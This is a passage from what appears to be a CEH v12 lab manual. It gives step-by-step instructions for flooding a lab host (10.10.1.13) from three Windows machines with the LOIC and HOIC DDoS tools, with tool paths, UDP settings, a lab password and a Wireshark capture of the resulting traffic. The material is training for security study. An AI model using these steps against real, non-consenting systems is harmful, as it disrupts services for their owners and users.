
18. On completion of the task, click **FIRE TEH LAZER!** again, and then close the HOIC window on all the attacker machines. Also, close the **Wireshark** window on the **Parrot Security** machine.

Note: To switch to the **Windows 11**, click **CEHv12 Windows 11**.

Note: To switch to the **Windows Server 2019**, click **CEHv12 Windows Server 2019**.

Note: To switch to the **Windows Server 2022**, click **CEHv12 Windows Server 2022**.

Note: To switch to **Parrot Security** machine click **CEHv12 Parrot Security**.



19. This concludes the demonstration of how to perform a DDoS attack using HOIC.

20. Close all open windows and document all the acquired information.

## Task 5: Perform a DDoS Attack using LOIC


LOIC (Low Orbit Ion Cannon) is a network stress testing and DoS attack application. We can also call it an application-based DOS attack as it mostly targets web applications. We can use LOIC on a target site to flood the server with TCP packets, UDP packets, or HTTP requests with the intention of disrupting the service of a particular host.

Here, we will use the LOIC tool to perform a DDoS attack on the target system.

Note: In this task, we will use the **Windows 11**, **Windows Server 2019**, and **Windows Server 2022** machines to launch a DDoS attack on the **Parrot Security** machine.

1. Click **CEHv12 Windows 11** to switch to the **Windows 11** machine, navigate to **E:\CEH-Tools\CEHv12 Module 10 Denial-of-Service\DoS and DDoS Attack Tools\Low Orbit Ion Cannon (LOIC)** and double-click **LOIC.exe**.


Note: If an **Open File - Security Warning** pop-up appears, click **Run**.



2. The **Low Orbit Ion Cannon** main window appears.

3. Perform the following settings:

- Under the **Select your target** section, type the target IP address under the **IP** field (here, **10.10.1.13**), and then click the **Lock on** button to add the target devices.
- Under the **Attack options** section, select **UDP** from the drop-down list in **Method**. Set the thread's value to **10** under the **Threads** field. Slide the power bar to the middle.



4. Now, switch to the **Windows Server 2019** and **Windows Server 2022** machines and follow **Steps 1 - 3** to launch LOIC and configure it.

Note: To switch to the **Windows Server 2019**, click **CEHv12 Windows Server 2019**.

Note: To switch to the **Windows Server 2022**, click **CEHv12 Windows Server 2022**.


Note: On the **Windows Server 2019** and **Windows Server 2022** machines, LOIC is located at **Z:\CEHv12 Module 10 Denial-of-Service\DoS and DDoS Attack Tools\Low Orbit Ion Cannon (LOIC)**.

5. Once **LOIC** is configured on all machines, switch to each machine (**Windows 11**, **Windows Server 2019**, and **Windows Server 2022**) and click the **IMMA CHARGIN MAH LAZER** button under the **Ready?** section to initiate the DDoS attack on the target **Parrot Security** machine.

Note: To switch to the **Windows 11**, click **CEHv12 Windows 11**.

Note: To switch to the **Windows Server 2019**, click **CEHv12 Windows Server 2019**.

Note: To switch to the **Windows Server 2022**, click **CEHv12 Windows Server 2022**.




1 item 1 item selected 133 KB




9:12 PM  
4/13/2022

6. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine.

7. Click **Applications** in the top-left corner of **Desktop** and navigate to **Pentesting --> Information Gathering --> wireshark**.



8. A security pop-up appears, enter the password as **toor** in the **Password** field and click **OK**.



The Wireshark Network Analyzer (as superuser)

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

Welcome to Wireshark

**Capture**

...using this filter:  All interfaces shown

eth0

- any
- Loopback: lo
- bluetooth-monitor
- nflog
- nfqueue
- dbus-system
- dbus-session
- Cisco remote capture: ciscodump
- DisplayPort AUX channel monitor capture: dpauxmon
- Random packet generator: randpkt
- systemd Journal Export: sdjournal
- SSH remote capture: sshdump
- UDP Listener remote capture: udppdump

**Learn**

User's Guide · Wiki · Questions and Answers · Mailing Lists

You are running Wireshark 3.4.4 (Git v3.4.4 packaged as 3.4.4-1).

Ready to load or capture

No Packets

Profile: Default

Menu (as superuser)

10. Observe that **Wireshark** starts capturing a large volume of packets, which means that the machine is experiencing a huge number of incoming packets. These packets are coming from the **Windows 11**, **Windows Server 2019**, and **Windows Server 2022** machines.

Capturing from eth0 (as superuser)

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
41043	21.328092300	10.10.1.11	10.10.1.13	UDP	74	52451 → 80 Len=32
41044	21.328092400	10.10.1.11	10.10.1.13	UDP	74	51966 → 80 Len=32
41045	21.328092500	10.10.1.11	10.10.1.13	UDP	74	52446 → 80 Len=32
41046	21.328092600	10.10.1.11	10.10.1.13	UDP	74	52449 → 80 Len=32
41047	21.328107500	10.10.1.11	10.10.1.13	UDP	74	51963 → 80 Len=32
41048	21.328796400	10.10.1.22	10.10.1.13	UDP	74	50690 → 80 Len=32
41049	21.328796500	10.10.1.22	10.10.1.13	UDP	74	65105 → 80 Len=32
41050	21.328796600	10.10.1.22	10.10.1.13	UDP	74	65109 → 80 Len=32
41051	21.328796700	10.10.1.22	10.10.1.13	UDP	74	49750 → 80 Len=32
41052	21.328796800	10.10.1.22	10.10.1.13	UDP	74	65107 → 80 Len=32
41053	21.328820800	10.10.1.22	10.10.1.13	UDP	74	65110 → 80 Len=32
41054	21.328821000	10.10.1.22	10.10.1.13	UDP	74	65108 → 80 Len=32
41055	21.328821100	10.10.1.22	10.10.1.13	UDP	74	65106 → 80 Len=32
41056	21.328821200	10.10.1.22	10.10.1.13	UDP	74	65104 → 80 Len=32
41057	21.328821300	10.10.1.22	10.10.1.13	UDP	74	49751 → 80 Len=32
41058	21.340291600	10.10.1.19	10.10.1.13	UDP	74	55492 → 80 Len=32
41059	21.340291700	10.10.1.19	10.10.1.13	UDP	74	56986 → 80 Len=32
41060	21.340291800	10.10.1.19	10.10.1.13	UDP	74	56988 → 80 Len=32
41061	21.340291900	10.10.1.19	10.10.1.13	UDP	74	61854 → 80 Len=32
41062	21.340292000	10.10.1.19	10.10.1.13	UDP	74	56984 → 80 Len=32
41063	21.340298700	10.10.1.19	10.10.1.13	UDP	74	56989 → 80 Len=32
41064	21.340298800	10.10.1.19	10.10.1.13	UDP	74	56983 → 80 Len=32
41065	21.340298900	10.10.1.19	10.10.1.13	UDP	74	56987 → 80 Len=32
41066	21.340299000	10.10.1.19	10.10.1.13	UDP	74	61853 → 80 Len=32
41067	21.340299100	10.10.1.19	10.10.1.13	UDP	74	56985 → 80 Len=32

Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface eth0, id 0

Ethernet II, Src: Microsoft\_01:80:00 (00:15:5d:01:80:00), Dst: Microsoft\_04:2c:29 (00:15:5d:04:2c:29)

Internet Protocol Version 4, Src: 10.10.1.11, Dst: 10.10.1.13

